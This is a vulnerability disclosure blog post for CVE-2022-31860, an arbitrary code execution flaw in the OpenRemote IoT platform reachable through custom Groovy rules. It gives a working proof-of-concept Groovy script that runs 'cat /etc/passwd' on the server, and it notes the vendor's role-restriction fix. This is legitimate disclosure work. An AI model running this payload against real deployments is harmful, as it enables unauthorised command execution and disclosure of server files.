CVE Disclosures

Author: Bhaskar Tejaswi (https://users.encs.concordia.ca/~b_tejasw/)

CVE-ID: CVE-2022-31860

September 05, 2022


An issue was discovered in OpenRemote through 1.0.4 allows attackers to execute arbitrary code via a crafted Groovy rule. Post disclosure, OpenRemote has restricted the affected functionality to specific user role (super users - https://github.com/openremote/openremote/pull/725), to potentially reduce risks regarding unrestricted Groovy rules.

Details:


The OpenRemote Platform has a functionality wherein users can create rules in 3 ways, namely, When-Then, Flow and Groovy. Users can create rules by writing custom code in Groovy programming language. It is possible for a user of the platform to create a Groovy rule that executes arbitrary commands on the server hosting the OpenRemote platform. In the following PoC, we are trying to execute the "cat /etc/passwd" command on the hosting server and log the output of the command.

Proof of Concept:

```
def sout = new StringBuilder(), serr = new StringBuilder()

def proc = 'cat /etc/passwd'.execute()

proc.consumeProcessOutput(sout, serr)

proc.waitForOrKill(1)

LOG.info("out> $sout\n")
```



The command output can be viewed in the logs of the platform (https://localhost/manager/#/logs) as follows:



References:

https://github.com/openremote/openremote/

https://stackoverflow.com/questions/159148/groovy-executing-shell-commands

https://stackoverflow.com/questions/66069960/groovy-shell-sandboxing-best-practices

https://github.com/openremote/openremote/pull/725

Popular posts from this blog

CVE-ID: CVE-2022-35137

September 28, 2022

DGIOT Lightweight industrial IoT v4.5.4 was discovered to contain multiple cross-site scripting (XSS) vulnerabilities. The platform does not output

READ MORE

CVE-ID: CVE-2022-35135, CVE-2022-35136


October 12, 2022

CVE-2022-35136: Boodskap IoT Platform v4.4.9-02 allows attackers to make unauthenticated API requests. CVE-2022-35135: Boodskap IoT Platform v4.4.9-02 allows attackers to escalate privileges via a crafted request sent to /api/user/upsert/<uuid>. The platform su ...

READ MORE

CVE-ID: CVE-2022-31861

September 11, 2022



Cross site Scripting (XSS) in ThingsBoard IoT Platform through 3.3.4.1 via a crafted value being sent to the audit logs. Patch details: https://github.com/thingsboard/thingsboard/pull/7385 Audit l ...

READ MORE